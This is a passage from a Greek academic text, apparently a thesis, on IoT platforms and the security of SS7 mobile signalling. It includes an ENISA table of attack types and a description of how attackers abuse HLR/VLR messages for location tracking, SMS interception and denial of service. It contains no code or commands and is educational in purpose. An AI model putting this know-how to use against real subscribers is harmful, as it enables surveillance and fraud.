Στις αρχές της δεκαετίας του 2010, ο κατασκευαστής ηλεκτρικών εργαλείων Stanley Black & Decker χρησιμοποίησε μια απλή αλλά έξυπνη λύση IoT που έκανε εκτεταμένη χρήση του στρώματος άκρων IoT. Προσθέτοντας ετικέτες στα προϊόντα που διέρχονταν από τις εγκαταστάσεις παραγωγής της με ετικέτες RFID, η Stanley Black & Decker εντόπισε πού εμφανίζονταν προβλήματα στο εργοστάσιό της χρησιμοποιώντας έναν εντοπιστή συστήματος εντοπισμού θέσης σε πραγματικό χρόνο (RTLS), που κατασκευάστηκε από την AeroScout Industrial και συνδέθηκε με την υπάρχουσα υποδομή ασύρματων δρομολογητών Cisco του εργοστασίου.

Συνολικά, αυτά τα μέτρα αύξησαν την αποτελεσματικότητα της διαδικασίας κατασκευής ηλεκτρικών εργαλείων της Stanley Black & Decker από 75% σε 95%+, ενώ μείωσαν τα ελαττώματα του προϊόντος που εντοπίστηκαν κατά τον ποιοτικό έλεγχο κατά 16%.

5.4.8.4 Amazon Web Services (AWS) – Αρχιτεκτονική Internet of Things (IoT).

Το AWS IoT είναι η πλατφόρμα IoT της Amazon Web Services[15] (AWS) που απλοποιεί τη διαχείριση και την ανάπτυξη λύσεων IoT σε οποιαδήποτε κλίμακα. Συγκεκριμένα, το AWS IoT χρησιμοποιεί τα πρωτόκολλα επικοινωνίας HTTP, MQTT και MQTT μέσω WebSocket Secure (WSS) για να συνδέσει με ασφάλεια συσκευές IoT με εφαρμογές και υπηρεσίες που εκτελούνται σε AWS ή άλλες πλατφόρμες cloud.

Το AWS IoT προσφέρει μια σειρά επιλογών για κιτ ανάπτυξης λογισμικού για συγκεκριμένες συσκευές (SDK), συμπεριλαμβανομένων των JavaScript, Python, iOS, Android, Arduino και Embedded C.

Ένα άλλο χαρακτηριστικό του AWS IoT είναι ο μηχανισμός δηλωτικών κανόνων, ο οποίος επιτρέπει την κίνηση του IoT να μετασχηματίζεται και να κατευθύνεται σε μια συγκεκριμένη τοποθεσία ή τελικό σημείο. Τα αναλυτικά στοιχεία σε πραγματικό χρόνο μπορούν επίσης να υλοποιηθούν μέσω εφαρμογών που έχουν δημιουργηθεί στη βιβλιοθήκη Kinesis Client Library (KCL) της Amazon.

5.4.8.5 Microsoft Azure – Αρχιτεκτονική Internet of Things (IoT).

Το Azure Internet of Things (IoT) είναι η διαχειριζόμενη πλατφόρμα υπηρεσιών cloud της Microsoft που συνδέει, παρακολουθεί και ελέγχει δισεκατομμύρια συσκευές IoT. Ειδικότερα, το Azure IoT[16] υποστηρίζει κοινά πρωτόκολλα επικοινωνίας όπως HTTP, MQTT και AMQP και επιτρέπει την αμφίδρομη επικοινωνία μεταξύ συσκευών και εφαρμογών.

Τα Windows για IoT της Microsoft φέρνουν δύναμη, ασφάλεια και δυνατότητα διαχείρισης στο Internet of Things μέσω των λειτουργικών συστημάτων της, όπως τα Windows 11 IoT Enterprise, τα οποία είναι αποκλειστικά αφιερωμένα στη λειτουργία συσκευών IoT. Ως εκ τούτου, η Microsoft παρέχει μια ολοκληρωμένη λύση για τη διαχείριση κάθε επιπέδου οποιασδήποτε αρχιτεκτονικής συστήματος IoT, από συσκευή σε εφαρμογή.

Για το σκοπό αυτό, το Azure IoT υποστηρίζει επίσης το Apache Storm[17], ένα κατανεμημένο πλαίσιο υπολογισμού επεξεργασίας ροής, για αναλύσεις σε πραγματικό χρόνο. Τα

[15] https://aws.amazon.com/
[16] https://azure.microsoft.com/
[17] https://storm.apache.org/

υποστηριζόμενα κιτ ανάπτυξης λογισμικού συσκευών (SDK) περιλαμβάνουν JavaScript, Java, C, Python και το πλαίσιο .NET.

Κεφάλαιο 6
Σηματοδότηση και IoT

6.1 Τι είναι το SS7;

Το SS7[18] είναι ένα τηλεφωνικό πρωτόκολλο που χρησιμοποιείται για τη ρύθμιση και την απενεργοποίηση συνδέσεων σε ένα κυψελωτό δίκτυο (Cellular Network). Αποτέλεσε τη ραχοκοκαλιά της τηλεπικοινωνιακής υποδομής από τη δεκαετία του 1970 μέχρι την εμφάνιση των δικτύων LTE, 4G και 5G, τα οποία χρησιμοποιούν νεότερα πρωτόκολλα, Diameter για LTE, 4G networks και HTTP/2[19] για 5G networks [14].

Το σύστημα σηματοδότησης SS7 είναι ένα σύνολο πρωτοκόλλων σηματοδότησης που αναπτύχθηκε το 1975, τα οποία χρησιμοποιούνται για την ανταλλαγή πληροφοριών μεταξύ διαφορετικών στοιχείων του ίδιου δικτύου ή μεταξύ δικτύων (δρομολόγηση κλήσεων, πληροφορίες περιαγωγής, δυνατότητες διαθέσιμες στον συνδρομητή κ.λπ.).

Παρόλο που ο κόσμος των τηλεπικοινωνιών μεταβαίνει στο 4G και στο 5G, το πρωτόκολλο SS7 (2G και 3G) χρησιμοποιείται ευρέως και εξακολουθεί να είναι μέχρι και σήμερα το πιο κοινό πρωτόκολλο στις τηλεπικοινωνίες. Στην πραγματικότητα, το SS7 συνεχίζει να επιβιώνει ακόμη και σε δίκτυα Diameter 4G και σε δίκτυα HTTP/2 5G καθώς απαιτείται τόσο για φωνητικές κλήσεις όσο και για αποστολή SMS.

Όταν αναπτύχθηκε το SS7, υπήρχε ένα ισχυρό επίπεδο εμπιστοσύνης μεταξύ όλων των παρόχων κινητής τηλεφωνίας (MNO[20]), το οποίο τους επέτρεπε να ανταλλάσσουν ελεύθερα επικοινωνία μεταξύ τους. Ήταν μια κατάσταση όπου στην κλειστή οικογένεια των τηλεπικοινωνιακών παρόχων υπήρχε ασφάλεια και απομόνωση των δικτύων τηλεπικοινωνιακών παρόχων. Δυστυχώς, αυτό δεν έπρεπε να συνεχιστεί γιατί στην

[18] SS7: Signalling System 7
[19] HTTP/2: Hypertext Transfer Protocol 2
[20] MNO:Mobile Network Operator

πραγματικότητα το SS7 δεν ήταν ποτέ ασφαλές, εγκυμονούσε κινδύνους που δεν ήταν ορατοί ή δεν είχαν προβλεφθεί σωστά.

6.2 Ασφάλεια SS7

Αυτή η εμπιστοσύνη μεταξύ των δικτύων οδήγησε στο να θεωρηθεί η ασφάλεια του πρωτοκόλλου SS7 δεδομένη. Στη συνέχεια όμως οι εικονικοί πάροχοι κινητής τηλεφωνίας (MVNO[21]) αυξήθηκαν ραγδαία και έτσι υπήρξε σημαντική αύξηση στον αριθμό των δικτύων που δραστηριοποιούνται στον κλάδο των τηλεπικοινωνιών. Περισσότεροι πάροχοι σήμαιναν περισσότερες συνδέσεις οι οποίες έπρεπε να υλοποιηθούν από τεχνικούς με περιορισμένες βασικές γνώσεις και δεξιότητες στον τομέα των τηλεπικοινωνιών. Η περιορισμένη ομάδα ειδικευμένων μηχανικών SS7 οδήγησε στην ύπαρξη τρωτών σημείων στην υποδομή δικτύου SS7.

Το εύρος των τηλεπικοινωνιών δεν περιορίζεται πλέον στις σταθερές συσκευές. Ο αυξημένος αριθμός κινητών συσκευών είχε ως αποτέλεσμα την δραματική αύξηση της κίνησης σηματοδότησης. Επιπλέον, τα δίκτυα φιλοξενούν κλήσεις, SMS και δεδομένα, τα οποία είναι πολύ περισσότερα από ότι προοριζόταν ο αρχικός σχεδιασμός.

Όπως ήταν αναμενόμενο η χρήση των τηλεπικοινωνιών δικτύων έχει αλλάξει δραματικά και οι εισβολείς (Hackers) έχουν εντοπίσει τα κενά ασφαλείας στα δίκτυα SS7, τα κενά ασφαλείας τα οποία δεν θα μπορούσαν να προβλεφθούν όταν σχεδιάστηκε το SS7.

6.3 Ασφάλεια Δικτύων κινητής τηλεφωνίας

Είναι σημαντικό να επισημανθεί ότι το βασικό πρωτόκολλο SS7 χρησιμεύει ως βάση για όλες τις γενιές κινητής τηλεφωνίας. Κατά συνέπεια, οι MNO θα μπορούσαν ευκολότερα να προβλέψουν και να εφαρμόσουν τις νέες γενιές πιο αποτελεσματικά, παρέχοντας με αυτό τον τρόπο βελτιωμένες υπηρεσίες και έγκαιρα.

Επιπλέον, αξίζει να σημειωθεί ότι το πρωτόκολλο SS7 παραμένει ζωτικής σημασίας στοιχείο των δικτύων 2G και 3G, ενώ νεότερα πρωτόκολλα όπως το Diameter και το HTTP/2 χρησιμοποιούνται από συσκευές 4G LTE και 5G αντίστοιχα. Στην πραγματικότητα,

[21] MVNO: Mobile Virtual Network Operator

το πρωτόκολλο SS7 χρησιμεύει ως δίκτυο έκτακτης ανάγκης για νεότερες συσκευές που αντιμετωπίζουν δυσκολία πρόσβασης σε υπηρεσίες 4G ή 5G [14].

Δυστυχώς, η χρήση του SS7 στην κινητή τηλεφωνία δημιουργεί τις πιο σοβαρές ανησυχίες για την ασφάλεια. Όπως για παράδειγμα η κατασκευή ενός σπιτιού σε αδύναμα θεμέλια εγκυμονεί κινδύνους, έτσι και το SS7 επειδή στηρίζεται σε αδύναμα θεμέλια εγκυμονεί και αυτό αρκετούς κινδύνους. Η χρήση του για τόσα χρόνια είχε ως αποτέλεσμα όλες οι αδυναμίες που υπήρχαν στην αρχική έκδοση του να συνεχίσουν να υπάρχουν και στις νέες τεχνολογίες. Το Diameter και HTTP/2, τα νεότερα πρωτόκολλα δικτύου στα οποία βασίζονται τα δίκτυα 4G LTE και 5G, σχεδιάστηκαν με γνώμονα περισσότερη ασφάλεια, ωστόσο κληρονόμησαν όλες τις αδυναμίες από το SS7.

6.4 Συσκευές IoT και σηματοδότηση SS7

Οι συσκευές IoT, όπως οι αισθητήρες τηλεχειρισμού, οι μετρητές και τα έξυπνα οχήματα αποκτούν τη συνδεσιμότητα μέσω κινητής τηλεφωνίας. Σε κάθε μια από αυτές τις συσκευές υπάρχει μια κάρτα SIM[22], η οποία παρέχει και πιστοποιεί την ταυτότητα του χρήστη και της συσκευής στα δίκτυα κινητής τηλεφωνίας. Οι συσκευές μικρής εμβέλειας, όπως τα έξυπνα βύσματα και τα περισσότερα έξυπνα ρολόγια, συνδέονται στο Διαδίκτυο μέσω WiFi ή bluetooth χωρίς να απαιτείται η χρήση κινητής τηλεφωνίας. Ενώ οι τεχνολογίες κινητής τηλεφωνίας έχουν εξελιχθεί τα τελευταία είκοσι χρόνια για να ανταποκρίνονται στις προσδοκίες των συνδρομητών, ιδίως όσον αφορά το εύρος ζώνης και τον αριθμό των συνδέσεων, οι υποκείμενες τεχνολογίες που χρησιμοποιούνται για τη διασύνδεση δικτύων δεν ακολούθησαν την ίδια πορεία εξέλιξης. Ενώ η ποσότητα και η ανθεκτικότητα ήταν πάντα βασικό μέλημα, η ασφάλεια δεν ήταν καν απαίτηση. Τα τελευταία χρόνια, η ανάπτυξη των δικτύων κινητής τηλεφωνίας ήταν αποκλειστικά επιχειρηματική. Οι πάροχοι τηλεπικοινωνιών αύξησαν στα δίκτυα τους τη χωρητικότητά τους για φωνή και δεδομένα, αλλά δεν έδωσαν καθόλου προσοχή στις παλαιού τύπου τεχνολογίες που χρησιμοποιούνται για τη διασύνδεση δικτύων.

[22] SIM: Subscriber Identity Module

6.5 Συσκευές IoT και ασφάλεια σηματοδότησης SS7

Σε πολλές περιπτώσεις, οι συσκευές IoT καταναλώνουν χαμηλό όγκο δεδομένων και SMS. Αυτό ισχύει ιδιαίτερα για συσκευές τηλεματικής όπως μετρητές και αισθητήρες που συχνά εκπέμπουν μόνο μερικά byte ανά ώρα. Οι επιχειρήσεις με μια γρήγορη ανάλυση κόστους οδηγούνται στο να χρησιμοποιούν στις συσκευές τους παλαιότερες, φθηνότερες και πιο ευρέως διαθέσιμες τεχνολογίες όπως το 2G και το 3G.

Η ραδιοτεχνολογία σχεδιασμένη για συγκεκριμένο σκοπό, όπως η LoRa (Long Range Radio), φάνηκε να ταιριάζει στην επιχειρηματική κίνηση για φθηνή, χαμηλή μετάδοση δεδομένων, αλλά η υιοθέτηση της είναι αργή και η κάλυψη συχνά δεν είναι διαθέσιμη. Αν και η κρυπτογράφηση στην πιο πάνω περίπτωση χρησιμοποιείται για σκοπούς ασφάλειας, μαστίζεται και αυτή από τη δική της αδυναμία.

Ενώ υπάρχουν συνεχείς προσπάθειες από τους MNO να αναπτύξουν το 5G, θα χρειαστούν ακόμη μερικά χρόνια μέχρι να ολοκληρωθεί η πλήρης ανάπτυξη και διάθεση του, πράγμα που σημαίνει ότι οι κατασκευαστές IoT βρίσκονται σε ένα κομβικό σημείο που θα πρέπει να επιλέξουν γενιά κινητής τηλεφωνίας, πράγμα που είναι αρκετά δύσκολο μιας και οι ανησυχίες για την ασφάλεια του 5G υφίστανται αφού ακόμη βαδίζουμε στην εποχή του 5G-NSA (Non Stand Alone).

Στη σημερινή ψηφιακή εποχή, οι άνθρωποι εξαρτώνται όλο και περισσότερο από την κινητή τηλεφωνία. Τα πρωτόκολλα σηματοδότησης SS7, SIGTRAN, GTP και Diameter υποστηρίζουν τα δίκτυα κινητής τηλεφωνίας σε όλο τον κόσμο. Είναι ευρέως γνωστό ότι αυτά τα πρωτόκολλα σηματοδότησης έχουν αρκετές σοβαρές αδυναμίες ασφάλειας, τις οποίες μπορούν να εκμεταλλευτούν οι εισβολείς με πολλούς διαφορετικούς τρόπους

Μέχρι το 2025, υπολογίζεται ότι 5 δισεκατομμύρια συσκευές IoT θα επιτύχουν συνδεσιμότητα μέσω δικτύων κινητής τηλεφωνίας. Οι εισβολείς (Hackers) γνωρίζουν πολύ καλά όλα τα πρωτόκολλα και επίπεδα που χρησιμοποιούνται για τη μετάδοση δεδομένων σε ένα κυψελωτό δίκτυο (Cellular Network) όπως επίσης γνωρίζουν πολύ καλά όλα τα τρωτά σημεία και τα σημεία πρόσβασης και αυτό αποτελεί μια μεγάλη απειλή για τις συσκευές IoT [14].

Πολλές συσκευές IoT λειτουργούν σε κρίσιμα συστήματα όπως η επιτήρηση, η ιατρική και η μεταφορά. Οι κίνδυνοι μεγαλώνουν κατά πολύ όταν μιλάμε για βηματοδότες ή άλλο ιατρικό εξοπλισμό. Για ένα μετρητή νερού, από την άλλη πλευρά, η ασφάλεια μπορεί να

φαίνεται λιγότερο ανησυχητική, αλλά σκεφτείτε 10.000 μετρητές νερού σε μια πόλη. Το επίπεδο ασφάλειας που απαιτείται για μια συσκευή εξαρτάται από την ίδια τη συσκευή, την τοποθεσία, την τελική εφαρμογή και την ποσότητα των συσκευών, ωστόσο όλες οι συσκευές είναι ευάλωτες στα ίδια είδη επιθέσεων μέσω υποδομής δικτύου κινητής τηλεφωνίας.

Μια από τις λιγότερο γνωστές, αλλά αναμφισβήτητα πιο σημαντικές πτυχές της ασφάλειας μιας συσκευής IoT είναι η προστασία της διεθνής ταυτότητας συνδρομητή κινητής τηλεφωνίας (IMSI Number) της κάρτας SIM. Αυτή η ταυτότητα είναι ένα βασικό στοιχείο στη διαχείριση ελέγχου ταυτότητας δικτύου κινητής τηλεφωνίας και στη μετάδοση δεδομένων μέσω δικτύων κινητής τηλεφωνίας.

6.6 Επιθέσεις IoT μέσω πρωτοκόλλων σηματοδότησης

Η ανταλλαγή μηνυμάτων από εφαρμογές σε χρήστες κινητών συσκευών συνεχίζει να ευδοκιμεί και αποτελεί μεγάλη πηγή εσόδων για τις εταιρείες κινητής τηλεφωνίας παρά τη φθίνουσα δημοτικότητα της επικοινωνίας μέσω SMS. Οι εισβολείς όμως έχουν αρχίσει να βρίσκουν νέους τρόπους για να παρακάμψουν τη χρέωση που σχετίζεται με τον τερματισμό SMS. Αυτός είναι και ο λόγος για τον οποίο οι επιθέσεις με ανεπιθύμητα μηνύματα SMS αποτελούν ένα τόσο συχνό φαινόμενο.

Οι επιθέσεις IoT μέσω του πρωτοκόλλου σηματοδότησης SS7 μπορούν να ταξινομηθούν ανάλογα με τον στόχο τους σε τρεις βασικές κατηγορίες:

- **Οι επιθέσεις με στόχο την παραβίαση του Απορρήτου (Privacy**) μπορεί να θέσουν σε κίνδυνο την παραβίαση των προσωπικών μας δεδομένων όταν ένας εισβολέας (hacker) στείλει ένα κακόβουλο στη βάση τοποθεσίας επισκεπτών VLR (Visitor Location Register) ζητώντας πληροφορίες συνδρομητή. Με αυτό το μήνυμα μπορεί να εκτεθούν ευαίσθητες πληροφορίες όπως η τοποθεσία και τα στοιχεία επικοινωνίας. Αυτό ονομάζεται παρακολούθηση τοποθεσίας συσκευής (Location tracking).

- **Οι επιθέσεις με στόχο την απάτη (Fraud)** περιλαμβάνουν πολλές τακτικές, αλλά οι περισσότερες έχουν ως στόχο την κλοπή πληροφοριών για πρόσβαση σε ιδιωτικούς λογαριασμούς ή υπηρεσίες. Ένα παράδειγμα είναι η

ανακατεύθυνση SMS ή η παρακολούθηση SMS. Ένας εισβολέας θα μπορούσε να στείλει ένα μήνυμα στη βάση (VLR) ζητώντας να αντικαταστήσει τα στοιχεία ενός συνδρομητή με τα δικά του. Με αυτόν τον τρόπο, οι εισβολείς αλλάζουν τον αριθμό στον οποίο θα αποστελλόταν ο κωδικός πρόσβασης, ώστε να λαμβάνουν οι ίδιοι τα μηνύματα SMS.


- **Οι επιθέσεις άρνησης υπηρεσίας (Denial of Service)** περιλαμβάνουν την απενεργοποίηση μιας συσκευής από τη σύνδεση ή τη λήψη υπηρεσίας από το δίκτυο. Αυτό μπορεί να γίνει με διάφορους τρόπους, από την απλή κατάργηση της εγγραφής της συσκευής από το δίκτυο (μήνυμα ακύρωσης τοποθεσίας) έως την ενημέρωση του προφίλ δικτύου της (εισαγωγή δεδομένων συνδρομητή), αποσυνδέοντας ουσιαστικά τη συσκευή. Αυτά τα μηνύματα ενδέχεται να απενεργοποιήσουν την αποστολή ή λήψη SMS ή δεδομένων για μεταβλητό χρονικό διάστημα.
  Οι επιθέσεις άρνησης υπηρεσίας είναι πιο περίπλοκες και απαιτούν από τον εισβολέα να διατηρεί ανοιχτή μια σύνδεση στο δίκτυο, περιμένοντας να επικοινωνήσουν τα θύματα.
  Είναι σημαντικό να σημειωθεί ότι οι επιθέσεις άρνησης υπηρεσίας μπορεί να επηρεάσουν μόνο ένα συγκεκριμένο στοιχείο, περιορίζοντας έτσι τον αντίκτυπο σε μια συγκεκριμένη περιοχή του δικτύου. Οι επιθέσεις άρνησης υπηρεσίας μικρής κλίμακας είναι πιο δύσκολο να εντοπιστούν.

Υπάρχουν όμως αρκετά είδη επιθέσεων όπως :

- **SMS Spam**
- **Location Tracking**
- **Text Message Interception**
- **Routing attacks**
- **Spoofing**
- **Subscriber Fraud**
- **Subscriber or Provider Denial of Service**
- **Call Interception**

Όλες αυτές οι επιθέσεις μπορούν να πραγματοποιηθούν μόλις ένας εισβολέας αποκτήσει πρόσβαση στο δίκτυο, ανεξάρτητα από την ασφάλεια της συσκευής ή την ασφάλεια του επιπέδου IP.

Στην εικόνα 19 έχουμε μια γραφική αναπαράστασή που απεικονίζει τα είδη των κοινών επιθέσεων σε παρόχους τηλεπικοινωνιών σύμφωνα με σχετική μελέτη της ENISA [14].



Εικόνα 19 Ποσοστιαία απεικόνιση κοινών τύπων επιθέσεων

Πηγή : ENISA

Ο παρακάτω πίνακας παρέχει σύντομη περιγραφή των κύριων τύπων επιθέσεων καθώς και τις δυνητικές επιπτώσεις που μπορεί να επιφέρουν τέτοιου είδους επιθέσεις.

TYPE OF ATTACK	DESCRIPTION	POTENTIAL IMPACT
SPAM	Routing a short message to the Mobile Terminating device has a cost, which shall be correctly charged to the sender. An attacker can send bulk SMS messages, bypassing the correct route, and hence evading billing. Another option is to spoof various SMS parameters, such as sender ID, or bypass a control system to send directly SMS to victims. In this context SPAM does not refer to unsolicited communications sent through email.	Massive sending of SMS and calls, with the goal of stealing personal data, or gain financial benefits using toll numbers.
SPOOFING	Identifiers (addresses, names and subsystem numbers) used are various levels of SS7 and Diameter are not authenticated and may be spoofed by malicious actors.	Evade billing. Interwork with networks which are not roaming partners
LOCATION TRACKING	An attacker can locate a target subscriber based on its MSISDN. As mobile networks need to efficiently route messages to subscribers, home network knows where to send messages to contact any given subscriber. In some cases, the attacker does not even need to send messages, since passive eavesdropping may reveal the target location. Obtaining subscriber's visited location is also a prerequisite for further attacks such as intercept.	Obtain the coarse location of a given victim. This has been used on high-profile victims in the US to demonstrate what attackers may gain (CBS).
SUBSCRIBER FRAUD	An attacker can tamper with subscriber's profile, or send signalling messages to trigger malicious charging, with the objective to benefit from a service while evading billing.	Objectives can be: · To get or steal prepaid voice, SMS or data credits · To modify profiles, e.g. to transform prepaid into post-paid subscribers · To alter charging, e.g. overbill another subscriber or simply evade it · To abuse mobile money services based on MAP USSD
INTERCEPT	An attacker can alter current subscriber's location and profile in order to receive mobile terminating and/or mobile originating calls, SMS, or data traffic. This attack allows eavesdropping victim's communications, or may involve a full man-in-the-middle with alteration of communication. Access to signalling interface, allows an attacker to organize efficient local interception attacks based on fake antennas.	As SMS is commonly used for a second authentication factor (2FA), attackers may also eavesdrop SMS in part of a larger attack, to circumvent 2FA. Communication interception
DENIAL OF SERVICE	An attacker can cause a denial of service to the whole network, or to a set of subscribers, or even to a single targeted subscriber. Mobility offers functions to remove a subscriber from a specific geographical zone, and an attacker has only to use it to deny a service to a specific user.	Typical high-level impact is a regional network equipment reboot, which would discard all subscriber's contexts who are currently attached to it. As it is repeatable at will, it can cause persistent troubles.
ROUTING ATTACKS	Interconnect based on packet networks make use of routing (a process of selecting a path for traffic in a network), and hence may be sensitive to routing hijack attacks.	Due to the lack of integrity checks and encryption, an attacker may eavesdrop or alter interconnect traffic.
INFILTRATION ATTACKS	An attacker can abuse interconnect to obtain access to otherwise inaccessible systems. User data are tunneled when traversing the mobile core network. Misconfigurations may allow attackers to get illegal access to part of the mobile core network. Attackers may also get access to mobile core network systems via mobile data or operational interfaces, which may lead to other attacks.	Unauthorized access to mobile core network elements. Typical impacts include personal data theft, or access to other sensitive assets such as other Packet Data Networks.

Πίνακας 1: Κοινοί τύποι επιθέσεων
Πηγή ENISA

6.7 Ευπάθειες κινητής τηλεφωνίας- SS7


Στη συνέχεια θα αναλύσουμε μερικές από τις ευπάθειες – τρωτά σημεία του δικτύου κινητής τηλεφωνίας. Όπως θα δούμε πιο κάτω αρκετά μέρη του δικτύου κινητής τηλεφωνίας είναι αναπόσπαστα σε μια επίθεση, ωστόσο η βάση HLR είναι η πιο αξιοσημείωτη [14].

6.7.1 Τι είναι το HLR/HSS;

Η HLR (Home Location Register) είναι μια βάση δεδομένων που περιέχει δεδομένα σχετικά με συνδρομητές που είναι εξουσιοδοτημένοι να χρησιμοποιούν ένα παγκόσμιο σύστημα στο δίκτυο κινητών επικοινωνιών (GSM). Η βάση δεδομένων αυτή περιλαμβάνει ενημερωμένες πληροφορίες σχετικά με την κατάσταση του συνδρομητή (εάν είναι ενεργός ένας αριθμός ή όχι). Ορισμένες από τις πληροφορίες που είναι αποθηκευμένες σε μια βάση HLR περιλαμβάνουν τη διεθνή ταυτότητα συνδρομητή κινητής τηλεφωνίας (IMSI number) και τον διεθνή αριθμό συνδρομητή κινητής τηλεφωνίας (MSISDN number) κάθε συνδρομητή.

Η HSS (Home Subscriber Server) είναι η ίδια βάση, αλλά σε δίκτυο Diameter. Η HSS είναι η βάση δεδομένων που διαχειρίζεται τα προφίλ χρηστών, τις συνδρομές και τις λειτουργίες ασφαλείας. Η HSS είναι υπεύθυνη για έλεγχο ταυτότητας χρήστη κατά την προσπάθεια σύνδεσης του στο δίκτυο και εξουσιοδότηση πρόσβασης σε επιλεγμένες υπηρεσίες.

Κάθε συνδρομητής αντιπροσωπεύεται από μια μεμονωμένη ταυτότητα συνδρομητή κινητής τηλεφωνίας τον αριθμό IMSI . Αυτός είναι ένας μοναδικός αριθμός που χρησιμοποιείται για την επικοινωνία με την κάρτα SIM. Το HLR ή το HSS αντιπροσωπεύει τη μοναδική πηγή ταυτοποίησης για τις πληροφορίες IMSI, όπως η τοποθεσία του, ο τρόπος επικοινωνίας και οι υπηρεσίες στις οποίες επιτρέπεται να έχει πρόσβαση.



Εικόνα 20 Σχεδιάγραμμα HLR και HSS

Πηγή: ENISA

6.7.2 Τρωτά σημεία HLR/HSS

Τα δεδομένα που υπάρχουν στις βάσεις δεδομένων HLR και HSS είναι πάρα πολύ ευαίσθητα. Εάν ένας εισβολέας αποκτήσει πρόσβαση σε ένα HLR ή HSS, ταυτόχρονα μπορεί να έχει πρόσβαση σε πληροφορίες σχετικά με έναν συνδρομητή, οι οποίες μπορούν να χρησιμοποιηθούν για την πραγματοποίηση ποικίλων επιθέσεων.

Από τον κατάλογο διεθνών αριθμών συνδρομητών κινητής τηλεφωνίας (MSISDN number) που βρίσκεται στο HLR/HSS, οι εισβολείς (χάκερ) μπορούν να ανακτήσουν το IMSI και την τοποθεσία εγγραφής τοποθεσίας επισκεπτών (VLR) ή τοποθεσίας κόμβου υποστήριξης (SGSN). Το SGSN είναι το στοιχείο σε δίκτυα κινητής τηλεφωνίας που επιτρέπει τη μετάδοση πακέτων IP στο διαδίκτυο ή σε άλλα εξωτερικά δίκτυα.

Με τη θέση IMSI και VLR/SGSN, οι χάκερ μπορούν να εκτελούν επιθέσεις στην ίδια τη συσκευή. Επίσης, οι χάκερ μπορούν να στείλουν μηνύματα στο HLR ή στο HSS τροποποιώντας τις ρυθμίσεις πελατών που θα μπορούσαν να αλλάξουν το προφίλ του πελάτη και την υπηρεσία.

6.7.3 Παραδείγματα κακόβουλων μηνυμάτων

Παρά την εφαρμογή μέτρων ασφαλείας που στοχεύουν στη διαφύλαξη δεδομένων στο επίπεδο IP και σε επίπεδο σηματοδότησης, συμπεριλαμβανομένης της χρήσης κρυπτογράφησης και ασφαλούς λογισμικού, η πιθανότητα παραβιάσεων ασφαλείας εξακολουθεί να υφίσταται. Συγκεκριμένα, επιθέσεις σε συστήματα χωρίς ασφάλεια σηματοδότησης μπορούν να εκτελεστούν με σχετική ευκολία. Στη συνέχεια θα αναλύσουμε δύο μεθόδους επιθέσεων σε HLR/HSS:

- Αποστολή κακόβουλων μηνυμάτων τύπου **HLR Lookup**
- Αποστολή κακόβουλων μηνυμάτων τύπου **Silent SMS**
- Αποστολή κακόβουλων μηνυμάτων τύπου **DoS using ULR**

6.7.3.1 Αποστολή κακόβουλων μηνυμάτων τύπου HLR Lookup

Η αναζήτηση HLR (Home Location Register) είναι μια υπηρεσία που επιτρέπει στους οργανισμούς να επαληθεύουν κατά πόσο ένας διεθνής αριθμός συνδρομητή κινητής τηλεφωνίας (MSISDN number) είναι σωστός και ενεργός πριν καλέσουν ή στείλουν μήνυμα στον αριθμό.

